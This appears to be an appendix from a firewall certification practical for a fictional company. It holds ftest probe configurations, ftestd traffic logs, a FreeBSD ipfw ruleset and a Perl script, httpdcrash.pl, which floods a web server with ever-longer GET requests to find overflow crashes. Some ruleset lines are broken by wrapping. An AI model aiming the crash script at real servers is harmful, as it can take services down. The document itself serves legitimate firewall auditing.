connect=172.22.0.30:1026:192.168.0.26:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.27:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.28:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.29:1-65535:AP:TCP:0
connect=172.22.0.30:1026:192.168.0.30:1-65535:AP:TCP:0
172.22.0.30:1026:192.168.0.26:1-65535::UDP:0
172.22.0.30:1026:192.168.0.27:1-65535::UDP:0
172.22.0.30:1026:192.168.0.28:1-65535::UDP:0
172.22.0.30:1026:192.168.0.29:1-65535::UDP:0
172.22.0.30:1026:192.168.0.30:1-65535::UDP:0
172.22.0.30:1026:192.168.0.26:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.27:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.28:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.29:1-65535::ICMP:0
172.22.0.30:1026:192.168.0.30:1-65535::ICMP:0


DMZ network to External network ftest config

connect=192.168.0.18:1026:192.168.0.9:1-65535:AP:TCP:0
connect=192.168.0.19:1026:192.168.0.9:1-65535:AP:TCP:0
connect=192.168.0.20:1026:192.168.0.9:1-65535:AP:TCP:0
connect=192.168.0.21:1026:192.168.0.9:1-65535:AP:TCP:0
connect=192.168.0.22:1026:192.168.0.9:1-65535:AP:TCP:0
192.168.0.18:1026:192.168.0.9:1-65535::UDP:0
192.168.0.19:1026:192.168.0.9:1-65535::UDP:0
192.168.0.20:1026:192.168.0.9:1-65535::UDP:0
192.168.0.21:1026:192.168.0.9:1-65535::UDP:0
192.168.0.22:1026:192.168.0.9:1-65535::UDP:0
192.168.0.18:1026:192.168.0.9:1-65535::ICMP:0
192.168.0.19:1026:192.168.0.9:1-65535::ICMP:0
192.168.0.20:1026:192.168.0.9:1-65535::ICMP:0
192.168.0.21:1026:192.168.0.9:1-65535::ICMP:0
192.168.0.22:1026:192.168.0.9:1-65535::ICMP:0


DMZ network to internal network ftest config
```

```
connect=192.168.0.18:1026:172.22.0.30:1-65535:AP:TCP:0
connect=192.168.0.19:1026:172.22.0.30:1-65535:AP:TCP:0
connect=192.168.0.20:1026:172.22.0.30:1-65535:AP:TCP:0
connect=192.168.0.21:1026:172.22.0.30:1-65535:AP:TCP:0
connect=192.168.0.22:1026:172.22.0.30:1-65535:AP:TCP:0
connect=192.168.0.18:1026:172.22.0.10:1-65535:AP:TCP:0
connect=192.168.0.19:1026:172.22.0.10:1-65535:AP:TCP:0
connect=192.168.0.20:1026:172.22.0.10:1-65535:AP:TCP:0
connect=192.168.0.21:1026:172.22.0.10:1-65535:AP:TCP:0
connect=192.168.0.22:1026:172.22.0.10:1-65535:AP:TCP:0
192.168.0.18:1026:172.22.0.30:1-65535::UDP:0
192.168.0.19:1026:172.22.0.30:1-65535::UDP:0
192.168.0.20:1026:172.22.0.30:1-65535::UDP:0
192.168.0.21:1026:172.22.0.30:1-65535::UDP:0
192.168.0.22:1026:172.22.0.30:1-65535::UDP:0
192.168.0.18:1026:172.22.0.10:1-65535::UDP:0
192.168.0.19:1026:172.22.0.10:1-65535::UDP:0
192.168.0.20:1026:172.22.0.10:1-65535::UDP:0
192.168.0.21:1026:172.22.0.10:1-65535::UDP:0
192.168.0.22:1026:172.22.0.10:1-65535::UDP:0
192.168.0.18:1026:172.22.0.30:1-65535::ICMP:0
192.168.0.19:1026:172.22.0.30:1-65535::ICMP:0
192.168.0.20:1026:172.22.0.30:1-65535::ICMP:0
192.168.0.21:1026:172.22.0.30:1-65535::ICMP:0
192.168.0.22:1026:172.22.0.30:1-65535::ICMP:0
192.168.0.18:1026:172.22.0.10:1-65535::ICMP:0
192.168.0.19:1026:172.22.0.10:1-65535::ICMP:0
192.168.0.20:1026:172.22.0.10:1-65535::ICMP:0
192.168.0.21:1026:172.22.0.10:1-65535::ICMP:0
192.168.0.22:1026:172.22.0.10:1-65535::ICMP:0
```

DMZ network to VPN network ftest config

```
connect=192.168.0.18:1026:192.168.0.26:1-65535:AP:TCP:0
connect=192.168.0.19:1026:192.168.0.26:1-65535:AP:TCP:0
connect=192.168.0.20:1026:192.168.0.26:1-65535:AP:TCP:0
connect=192.168.0.21:1026:192.168.0.26:1-65535:AP:TCP:0
connect=192.168.0.22:1026:192.168.0.26:1-65535:AP:TCP:0
connect=192.168.0.18:1026:192.168.0.30:1-65535:AP:TCP:0
connect=192.168.0.19:1026:192.168.0.30:1-65535:AP:TCP:0
connect=192.168.0.20:1026:192.168.0.30:1-65535:AP:TCP:0
connect=192.168.0.21:1026:192.168.0.30:1-65535:AP:TCP:0
connect=192.168.0.22:1026:192.168.0.30:1-65535:AP:TCP:0
192.168.0.18:1026:192.168.0.26:1-65535::UDP:0
192.168.0.19:1026:192.168.0.26:1-65535::UDP:0
192.168.0.20:1026:192.168.0.26:1-65535::UDP:0
192.168.0.21:1026:192.168.0.26:1-65535::UDP:0
192.168.0.22:1026:192.168.0.26:1-65535::UDP:0
192.168.0.18:1026:192.168.0.30:1-65535::UDP:0
192.168.0.19:1026:192.168.0.30:1-65535::UDP:0
192.168.0.20:1026:192.168.0.30:1-65535::UDP:0
192.168.0.21:1026:192.168.0.30:1-65535::UDP:0
192.168.0.22:1026:192.168.0.30:1-65535::UDP:0
192.168.0.18:1026:192.168.0.26:1-65535::ICMP:0
192.168.0.19:1026:192.168.0.26:1-65535::ICMP:0
```

```
192.168.0.20:1026:192.168.0.26:1-65535::ICMP:0
192.168.0.21:1026:192.168.0.26:1-65535::ICMP:0
192.168.0.22:1026:192.168.0.26:1-65535::ICMP:0
192.168.0.18:1026:192.168.0.30:1-65535::ICMP:0
192.168.0.19:1026:192.168.0.30:1-65535::ICMP:0
192.168.0.20:1026:192.168.0.30:1-65535::ICMP:0
192.168.0.21:1026:192.168.0.30:1-65535::ICMP:0
192.168.0.22:1026:192.168.0.30:1-65535::ICMP:0
```

External network to DMZ network ftest config

```
connect=192.168.0.9:1026:192.168.0.17:1-65535:AP:TCP:0
connect=192.168.0.9:1026:192.168.0.18:1-65535:AP:TCP:0
connect=192.168.0.9:1026:192.168.0.19:1-65535:AP:TCP:0
connect=192.168.0.9:1026:192.168.0.20:1-65535:AP:TCP:0
connect=192.168.0.9:1026:192.168.0.21:1-65535:AP:TCP:0
connect=192.168.0.9:1026:192.168.0.22:1-65535:AP:TCP:0
192.168.0.9:1026:192.168.0.17:1-65535::UDP:0
192.168.0.9:1026:192.168.0.18:1-65535::UDP:0
192.168.0.9:1026:192.168.0.19:1-65535::UDP:0
192.168.0.9:1026:192.168.0.20:1-65535::UDP:0
192.168.0.9:1026:192.168.0.21:1-65535::UDP:0
192.168.0.9:1026:192.168.0.22:1-65535::UDP:0
192.168.0.9:1026:192.168.0.17:1-65535::ICMP:0
192.168.0.9:1026:192.168.0.18:1-65535::ICMP:0
192.168.0.9:1026:192.168.0.19:1-65535::ICMP:0
192.168.0.9:1026:192.168.0.20:1-65535::ICMP:0
192.168.0.9:1026:192.168.0.21:1-65535::ICMP:0
192.168.0.9:1026:192.168.0.22:1-65535::ICMP:0
connect=10.1.1.10:1026:192.168.0.17:1-65535:AP:TCP:0
connect=10.1.1.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=10.1.1.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=10.1.1.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=10.1.1.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=10.1.1.10:1026:192.168.0.22:1-65535:AP:TCP:0
connect=10.2.2.10:1026:192.168.0.17:1-65535:AP:TCP:0
connect=10.2.2.10:1026:192.168.0.18:1-65535:AP:TCP:0
connect=10.2.2.10:1026:192.168.0.19:1-65535:AP:TCP:0
connect=10.2.2.10:1026:192.168.0.20:1-65535:AP:TCP:0
connect=10.2.2.10:1026:192.168.0.21:1-65535:AP:TCP:0
connect=10.2.2.10:1026:192.168.0.22:1-65535:AP:TCP:0
```

External network to internal network ftest config

```
connect=192.168.0.9:1026:172.22.0.30:1-65535:AP:TCP:0
192.168.0.9:1026:172.22.0.30:1-65535::UDP:0
192.168.0.9:1026:172.22.0.30:1-65535::ICMP:0
connect=192.168.0.9:1026:172.22.0.10:1-65535:AP:TCP:0
192.168.0.9:1026:172.22.0.10:1-65535::UDP:0
192.168.0.9:1026:172.22.0.10:1-65535::ICMP:0
connect=192.168.0.9:1026:172.22.10.10:1-65535:AP:TCP:0
192.168.0.9:1026:172.22.10.10:1-65535::UDP:0
192.168.0.9:1026:172.22.10.10:1-65535::ICMP:0
```

Ftestd logs

```
ftestd log from the internal network to dmz network

25998 - 172.22.0.10:1026 > 192.168.0.22:80 PA TCP 0
 27813 - 172.22.0.10:1026 > 192.168.0.22:443 PA TCP 0
31797 - 172.22.0.10:1026 > 192.168.0.18:53 UDP 0
32821 - 172.22.0.10:1026 > 192.168.0.19:53 UDP 0
58491 - 172.22.0.30:1026 > 192.168.0.20:25 PA TCP 0
3470 - 172.22.0.30:1026 > 192.168.0.22:80 PA TCP 0
 5285 - 172.22.0.30:1026 > 192.168.0.22:443 PA TCP 0
9269 - 172.22.0.30:1026 > 192.168.0.18:53 UDP 0
10293 - 172.22.0.30:1026 > 192.168.0.19:53 UDP 0
46478 - 172.22.10.10:1026 > 192.168.0.22:80 PA TCP 0
48293 - 172.22.10.10:1026 > 192.168.0.22:443 PA TCP 0
 52277 - 172.22.10.10:1026 > 192.168.0.18:53 UDP 0
53301 - 172.22.10.10:1026 > 192.168.0.19:53 UDP 0
29070 - 172.23.10.10:1026 > 192.168.0.22:80 PA TCP 0
30885 - 172.23.10.10:1026 > 192.168.0.22:443 PA TCP 0
34869 - 172.23.10.10:1026 > 192.168.0.18:53 UDP 0
 35893 - 172.23.10.10:1026 > 192.168.0.19:53 UDP 0
61838 - 172.26.10.10:1026 > 192.168.0.21:80 PA TCP 0
63653 - 172.26.10.10:1026 > 192.168.0.21:443 PA TCP 0

ftestd log from the internal network to external network

319 - 192.168.0.10:1026 > 192.168.0.9:80 PA TCP 0
 1771 - 192.168.0.10:1026 > 192.168.0.9:443 PA TCP 0
6463 - 192.168.0.10:50535 > 192.168.0.9:80 PA TCP 0
7915 - 192.168.0.10:41926 > 192.168.0.9:443 PA TCP 0

ftestd log from the internal network to the VPN network

<no traffic was passed>

 ftestd log from the DMZ network to the external network

2063 - 192.168.0.20:1026 > 192.168.0.9:25 PA TCP 0
20533 - 192.168.0.18:1026 > 192.168.0.9:53 UDP 0
21557 - 192.168.0.19:1026 > 192.168.0.9:53 UDP 0

ftestd log from the DMZ network to the internal network

11651 - 192.168.0.20:1026 > 172.22.0.30:25 PA TCP 0
 51939 - 192.168.0.21:1026 > 172.22.0.10:1433 PA TCP 0
57715 - 192.168.0.22:1026 > 172.22.0.10:1433 PA TCP 0

ftestd log from the DMZ network to the VPN network

<no traffic was passed>


ftestd log from the External network to the DMZ network
```

```
 12387 - 192.168.0.9:1026 > 192.168.0.20:25 PA TCP 0
20799 - 192.168.0.9:1026 > 192.168.0.22:80 PA TCP 0
22251 - 192.168.0.9:1026 > 192.168.0.22:443 PA TCP 0
25653 - 192.168.0.9:1026 > 192.168.0.18:53 UDP 0
26677 - 192.168.0.9:1026 > 192.168.0.19:53 UDP 0
49251 - 10.1.1.10:1026 > 192.168.0.20:25 PA TCP 0
53567 - 10.1.1.10:1026 > 192.168.0.21:80 PA TCP 0
55019 - 10.1.1.10:1026 > 192.168.0.21:443 PA TCP 0
57663 - 10.1.1.10:1026 > 192.168.0.22:80 PA TCP 0
59115 - 10.1.1.10:1026 > 192.168.0.22:443 PA TCP 0
8291 - 10.2.2.10:1026 > 192.168.0.20:25 PA TCP 0
12607 - 10.2.2.10:1026 > 192.168.0.21:80 PA TCP 0
14059 - 10.2.2.10:1026 > 192.168.0.21:443 PA TCP 0
16703 - 10.2.2.10:1026 > 192.168.0.22:80 PA TCP 0
18155 - 10.2.2.10:1026 > 192.168.0.22:443 PA TCP 0

ftestd log from the External network to internal network

<no traffic was passed>
```

rc.firewall.local ruleset

```
if [ -z "${source_rc_confs_defined}" ]; then
      if [ -r /etc/defaults/rc.conf ]; then
            . /etc/defaults/rc.conf
            source_rc_confs
      elif [ -r /etc/rc.conf ]; then
            . /etc/rc.conf
      fi
fi

fwcmd="/sbin/ipfw"

############
# Flush out the list before we begin.
#
${fwcmd} -f flush

setup_loopback () {
############
# Only in rare cases do you want to change these rules
#
${fwcmd} add 100 pass all from any to any via lo0
${fwcmd} add 200 deny all from any to 127.0.0.0/8
${fwcmd} add 300 deny ip from 127.0.0.0/8 to any
}



# External Firewall Interface
efi="dc0"

# VPN Firewall Interface
vfi="xl1"

# DMZ Firewall Interface
dfi="xl0"

# Internal Firewall Interface
ifi="dc1"

# Internal Firewall Interface IP Address
Int_IP="172.20.0.9"

# The security administrators workstation, added for administration of
firewall
Sec_Admin="172.22.10.10"

# Internal Subnet the Internal Subnet includes 172.22.0.0/16 (wired
LAN) and 172.23.0.0/16 (wireless LAN)
Internal_Subnet="172.22.0.0/15"

# DMZ Subnet
DMZ_Subnet="192.168.0.16/29"
```

```
# VPN Subnet
VPN_Subnet="192.168.0.24/29"

# VPN IP Pool
VPN_IPs="172.26.0.0/16"

# www.giacfortunes.com
www="192.168.0.22"

# external mail server
mail="192.168.0.20"

# Internal mail server
Int_mail="172.22.0.30"

# dns servers on DMZ
dns1="192.168.0.18"
dns2="192.168.0.19"

# VPN external interface
vpn="192.168.0.27"

# suppliers.giacfortunes.com supplier website

supplier_web="192.168.0.21"

# sales.giacfortunes.com website

sales_www="192.168.0.21"

# Interface IP Addresses
Ext_IP="192.168.0.10"

# supplier1 internet routable addresses
supplier1="10.1.1.0/24"

# supplier2 internet routable addresses
supplier2="10.2.2.0/24"

# bigdb.giacfortunes.com
bigdb="172.22.0.10"

setup_loopback
# These setup the natd to divert for the internal subnet

${fwcmd} add divert natd ip from ${Internal_Subnet} to any out xmit
${efi}
${fwcmd} add divert natd ip from any to ${Ext_IP} in recv ${efi}

${fwcmd} add 2000 check-state

# We can set the following rule because any established connection
should've already been passed by the check-state, therefore the only
packets that should have the established flags set and NOT get passed
by the previous checkstate are crafted packets
```

```
${fwcmd} add deny tcp from any to any established

# this is allowed for remote management of the firewalls

${fwcmd} add allow tcp from ${Sec_Admin} to ${Int_IP} 22 keep-state in
recv ${ifi}

# This allows hosts from the internal network to connect to
www.giacfortunes.com site

${fwcmd} add allow tcp from ${Internal_Subnet} to ${www} 80 recv ${ifi}
keep-state
${fwcmd} add allow tcp from ${Internal_Subnet} to ${www} 443 recv
${ifi} keep-state
# deny the internal network access to the dmz and vpn subnet for web

${fwcmd} add deny tcp from ${Internal_Subnet} to ${DMZ_Subnet} 80
${fwcmd} add deny tcp from ${Internal_Subnet} to ${DMZ_Subnet} 443
${fwcmd} add deny tcp from ${Internal_Subnet} to ${VPN_Subnet} 80
${fwcmd} add deny tcp from ${Internal_Subnet} to ${VPN_Subnet} 443

# allow external ip address out for nat and internal network

${fwcmd} add allow tcp from ${Internal_Subnet} to any 80 recv ${ifi}
keep-state
${fwcmd} add allow tcp from ${Ext_IP} to any 80 out xmit ${efi} keep-
state
${fwcmd} add allow tcp from ${Internal_Subnet} to any 443 recv ${ifi}
keep-state
${fwcmd} add allow tcp from ${Ext_IP} to any 443 out xmit ${efi} keep-
state

#Allow access for dns queries by external hosts

${fwcmd} add allow udp from any to ${dns1} 53 recv ${efi} keep-state
${fwcmd} add allow udp from any to ${dns2} 53 recv ${efi} keep-state

#Allow access for dns queries by internal hosts

${fwcmd} add allow udp from ${Internal_Subnet} to ${dns1} 53 recv
${ifi} keep-state
${fwcmd} add allow udp from ${Internal_Subnet} to ${dns2} 53 recv
${ifi} keep-state

# Allow access out from dns servers to internet servers for recursive
queries

${fwcmd} add deny udp from ${dns1} to 172.22.0.0/16 53 recv ${dfi}
${fwcmd} add deny udp from ${dns2} to 172.22.0.0/16 53 recv ${dfi}
${fwcmd} add deny udp from ${dns1} to 192.168.0.24/29 53 recv ${dfi}
${fwcmd} add deny udp from ${dns2} to 192.168.0.24/29 53 recv ${dfi}
${fwcmd} add allow udp from ${dns1} to any 53 recv ${dfi} keep-state
${fwcmd} add allow udp from ${dns2} to any 53 recv ${dfi} keep-state


# Allow acces in from all ip addresses to www.giacfortunes.com
```

```
${fwcmd} add allow tcp from any to ${www} 80 recv ${efi} keep-state
${fwcmd} add allow tcp from any to ${www} 443 recv ${efi} keep-state

# Allow access in from supplier ip addresses to supplier web servers

${fwcmd} add allow tcp from ${supplier1} to ${supplier_web} 80 recv
${efi} keep-state
${fwcmd} add allow tcp from ${supplier1} to ${supplier_web} 443 recv
${efi} keep-state

${fwcmd} add allow tcp from ${supplier2} to ${supplier_web} 80 recv
${efi} keep-state
${fwcmd} add allow tcp from ${supplier2} to ${supplier_web} 443 recv
${efi} keep-state

# add rules for mail serveR

# first add a rule that allows incoming smtp sessions from the internet

${fwcmd} add allow tcp from any to ${mail} 25 recv ${efi} keep-state

# add a rule that allows the mail relay server to connect to the
internal mail server and add a rule that allows the internal mail
server to connect to the relay server

${fwcmd} add allow tcp from ${mail} to ${Int_mail} 25 recv ${dfi} keep-
state
${fwcmd} add allow tcp from ${Int_mail} to ${mail} 25 recv ${ifi} keep-
state

# first block all smtp traffic from the mail relay to the giac subnets,
then create an allow rule to allow the mail relay to connect out to all
mail servers on the Internet

${fwcmd} add deny tcp from ${mail} to ${Internal_Subnet} 25
${fwcmd} add deny tcp from ${mail} to ${VPN_Subnet} 25
${fwcmd} add allow tcp from ${mail} to any 25 recv ${dfi} keep-state

# allow isakmp, esp and icmp traffic to the VPN external interface to
all

${fwcmd} add allow udp from any 500 to ${vpn} 500 recv ${efi} keep-
state
${fwcmd} add allow udp from ${vpn} 500 to any 500 recv ${vfi} keep-
state

${fwcmd} add allow esp from any to ${vpn} recv ${efi} keep-state
${fwcmd} add allow esp from ${vpn} to any recv ${vfi} keep-state

${fwcmd} add allow icmp from any to ${vpn} recv ${efi}
${fwcmd} add allow icmp from ${vpn} to any recv ${vfi}

# Rules for allowing access to bigdb.giacfortunes.com

${fwcmd} add allow tcp from ${www} to ${bigdb} 1433 recv ${dfi} keep-
state
${fwcmd} add allow tcp from ${supplier_web} to ${bigdb} 1433 recv
```

```
${dfi} keep-state
${fwcmd} add allow tcp from ${sales_www} to ${bigdb} 1433 recv ${dfi}
keep-state

# Allow access from VPN IP Pool to sales.giacfortunes.com

${fwcmd} add allow tcp from ${VPN_IPs} to ${sales_www} 80 recv ${ifi}
keep-state
${fwcmd} add allow tcp from ${VPN_IPs} to ${sales_www} 443 recv ${ifi}
keep-state
```

httpdcrash.pl script

```
#this perl script was created by Craig Robertson for the GCFW
certification

use LWP::UserAgent;

# set the variable $x to 0
my $x=0;
my $overflowstring;


while ( $x < 100000 )
{
      # add an additional "A" to the overflow string

      $overflowstring = $overflowstring . "A";

      # this serverip should be set to the server IP address you want
to test

      $serverip="192.168.0.18";

      # create get request

      $getrequest="http://$serverip/$overflowstring";

      # create libwwwperl useragent

      $ua = LWP::UserAgent->new;
      $ua->agent("MyApp/0.1 ");

      # Create a request
      my $req = HTTP::Request->new(GET => "$getrequest");

      # Pass request to the user agent and get a response back
      my $res = $ua->request($req);

      # here we test the response of the httpd server.  If the server
takes the overflowstring, it will likely return an error page.  If the
httpd of the server crashes it will not send any response.  Because of
this we test to see if the content returned is null, if it is null, the
httpd is not resonding (and may be crashed)
```

```
      if ( $res->content eq "" )
      {
            print "NO RESPONSE RECEIVED.  THIS MAY INDICATE HTTPD ON
THE HOST HAS BEEN BROKEN BY THE FOLLOWING GET REQUEST\n";
            # return the getrequest that crashed the server
            print "$getrequest\n";
      }

      # increment $x
      $x++;
}
```